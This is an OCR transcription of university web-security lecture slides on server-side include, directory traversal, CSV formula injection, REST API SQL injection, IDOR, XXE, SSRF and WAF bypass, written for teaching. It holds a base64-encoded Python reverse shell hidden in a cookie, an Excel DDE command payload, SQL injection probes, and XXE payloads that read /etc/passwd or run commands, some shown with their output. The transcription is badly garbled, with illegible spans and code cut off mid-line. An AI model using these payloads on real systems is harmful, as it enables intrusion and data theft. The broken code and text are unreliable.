CO [illegible] c 3

A little more of Sem [illegible] acks


A NOTE ON ETHICS / LEGALITY

- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect th [illegible] he university
  - Always abide by the law an [illegible] regulations
  - Be considerate of others t [illegible] yone has an equal learning experience
- Always check that you have written permission before performing a security test on a system

SERVER-SIDE ~MAGIC~

- Server Side Include
- CSV Injection
- REST API re vulnerabili
- XML related vulnerabilities
- SSRF

SERVER-SIDE INCLUDE



main.php?p=shop

logi

admi

shop.php

info.php

main.php?p=admin

info.php

- What other languages are vulnerable to this?
- What about templating engines? AngularJS?

SERVER-SIDE INCLUDE

Step 1: Brute force the location of the Apache HTTP Error Log

```
<?ph                                                h
                                                    ]); ?>
```

Step 3: ?


Step 4: Why yes, my cookie is indeed

cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2V0KHNv
Y2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTAuMC4wLjEiLDEy
MzQpKTtvcy5kdXAyKHMuZmlsZW5vKCksMCk7IG9zLmR1cDIocy5maWxlbm8oKSwxKTsgb3MuZHVw
MihzLmZpbGVubygpLDIpO3A9c3VicHJvY2Vzcy5jYWxsKFsiL2Jpbi9zaCIsIi1pIl0pOycKCg==

SERVER-SIDE INCLUDE VARIANTS?

- A:\
- http://
- gopher:// (and
- \\blah\ (UNC pa
- Localhost (othe
- ::1 (ipv6)
- Local web services?

DIRECTORY TRAVERSAL



1.php?uid=abcd&rec=2

1.php?uid=abcd/..&rec=3.php%00

2.php

3.php

2.txt

3.txt

4.txt

- Affects: All languages (functi oads data from a file, which talks about
- Doable in Python / Ruby / ASP.NET but rare.
- Frameworks can make your code *more* vulnerable to this (by implementing an equivalent of include().

Credits: kranko235

What is CSV?

Comma-Separated-Values

- File extension: .csv
- Flat files, defined for data only.

What data can we put in the file?

CSV Formula Injection

- Cells beginning with = are interpreted as formulas by Excel (and other applications).

Formulas that hurt!

So why is this dangerous?

Formulas can be used for multiple kinds of malicious payloads, for exa

- Create fake h
- Use Excel DDE (Dynamic Data execute commands (Excel only).

```
=cmd|' /C
notepad'!'A1'
```

What happens next?

and… .

Remediations

Application exporting CSV files must sanitise the output!

The following characters are known to be dangerous:

= + - @

- Cells beginni should have a single quote the beginning.
- This forces Excel to interpr as text.
- Make sure commas are removed
- Commas can be used to start which then evades the single quote remediation above.
- If a different delimiter other than commas is used, modify the remediation accordingly.

Webservices and API Security

- All types of injection attacks
- Broken function & object level authorisation
- Excessive data exposure
- Rate-limit
- Restrictin P methods
- Leaking token, caching e
- Mass assignment
- Security misconfiguratio

https://github.com/srini0x00/securestore_restapis

SQLI IN REST APIS?

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '1
```

```
http://application/apiv3/Users/?                ND '1' LIKE '2
```

generally apis (ESPECIALLY APIs for mobile apps) have little if not no protection against SQLi. these are great targets for testing for SQLi.

Broken function & object level authorisation

Credits: https://pranavhivarekar.in/2015/06/21/dropboxs-critical-bug-app-having-only-access-to--app-folder--being-able-to-post-and-enumerate-files-inof-any-folder/

Insecure Direct Object Reference(IDOR)

Vulnerability which is generally found by attackers because the access controls of a specific functionality or an object are not defined properly in an application.

- Read access/Data Exfiltration
- Editing records
- Privilege escalation
- Account takeover.


https://www.bugcrowd.com/blog/how-to-find-idor-insecure-direct-object-reference-vulnerabilities-for-large-bounty-rewards/

Some other takeaways

- Using INT vs UUIDs
- POST vs GET
- Cache headers
- User access map
- Permissions libraries
- Edge cases
- Not too many nested ifs
- Look at the code logic when you are refactoring

XML 101

- Way to serialize data in a way that is both human and machine readable
- Was the standard before JSON for client server continuous in



Username: Hacker

Address: 123 fake st

Number: 041234567

```
                  cker </name>
    <address> 123 fake st </address>
    <number> 0412345678 </number>
</user>
```

EXTERNAL XML ENTITY ATTACKS

XML can use external entities. Like files, or system commands.

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

XXE

- The Parser often has the ability to read any file on the server
- We can exploit this by asking the parser to include a local file, This is a form of LFI (Local File Inclusion)
- Consider a lo [illegible] ade with XML

Request

```
<?xml version="1.0" encoding="ISO-
8859-1"?>
<creds>
    <user>Joe Smith</user>
    <pass>1234</pass>
</creds>
```

Response

```
Incorrect Password for Joe Smith
```

XXE

- We can send our request with a system resource request in it

Request

Response

```
<?xml version="1.0" en
8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/pas
swd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

```
                    Password for
                    :root:/root:/bin/bashdaemo
                      on:/usr/sbin:/usr/sbin/

                      n:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
…
```

XXE VARIANTS

- <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;

- <!ENTITY xxe hi" >]><foo>&xxe;</foo>

- <!ENTITY xxe SYSTEM "http:// .com/text.txt" >]><foo>&xxe;</foo>
- <!ENTITY xxe SYSTEM "expect://id" >]> (rare)

- What else?

XXE – CODE EXEC (PHP)

- PHP (The absolute legend) Has a module called Expect that lets you run a command as if it was a file by using the expect protocol

```
$stream = fopen
```

- If installed you can thus us code execution

```
<?xml version="1.0" encoding="ISO-
8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM ”expect://ls" >]
>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

```
Incorrect password for
root
bin
etc
var
adult_files
```

XXE Demo

XXE – JUST THE SURFACE

- There are many ways to exploit a XML parser and get around any defenses
  - You can use DTD's and entities to get past filters and nest payloads
  - You can use [illegible] to your own server
  - Etc.
- tl;dr:
  - Disable External Entity proc
  - Don't Use PHP
  - Don't use XML
    - Most JSON Parsing Libraries are more secure*

* https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/

XXE – RELEVANT

- Parser Exploits are very relevant
  - https://twitter.com/tveastman/status/1087481737400634112?s=09
- The internet moves of it still runs o
- Furthermore develo things out and manage old code
  - If you prod around any site you will most likely find things you shouldn’t *(be ethical tho)*

Server-Side Request Forgery

SSRF - Attacker’s point of view

- Tricking web application to make request to internal system behalf of attacker.
- Typically works on URL based input by users. E.g. image import function from UR
- Possible to use **://, gopher:**//, **data:**//and **dict:**
- You can:
  - Enumerate internal/external se
  - Exfiltrate data.
  - Abuse API calls.
  - Invoke Cloud Services APIs.

What is URI?

- Uniform Resource Identifier defined in RFC-3986.
- Used to specify a resource.

URL Parsing (Null Char)

Vulnerabilities in libs

SSRF - Demo

SSRF - Defense

- Whitelisting domains.
- Disable access to internal domains – Firewall/Network policies.
- Network level restrictions.
- Be aware that U easily bypassed.
  So, never use i
- Block access to : 169.254.169.254
  for AWS)

TL;DR: WAFS (ESP. APPLIANCES)

WAF’s are good at:

Probing payloads
OR 1=1, OR 1=0
Known exploits
Known frameworks
Malware scanning
Handing out IP bans

WAF’s are not good at:

Custom payloads

e trickery

ated

FINGERPRINTING WAFS

- Find out what WAF is running, and look into if there are any publically known bypasses for it.
  - bonus points, there may be exploits in the WAF itself

~~RUNTIME APPLICATION SELF PROTECTION~~

A WAF IN API HOOK FORM

APACHE
HTTP SERVER
Microsoft
IIS
Java

Do the right thing. Scamming executives is unethical.

READING MATERIAL (REFERENCE)

- XXE further details and fundamentals
  https://www.youtube.com/watch?v=jWX0Gb10J-Y

- Pentester Lab
  https://pent tay_xxe/course

- Twitter XXE Writeup
  https://hackerone.com/repor

THAN TO US

questions? slack / em talk to us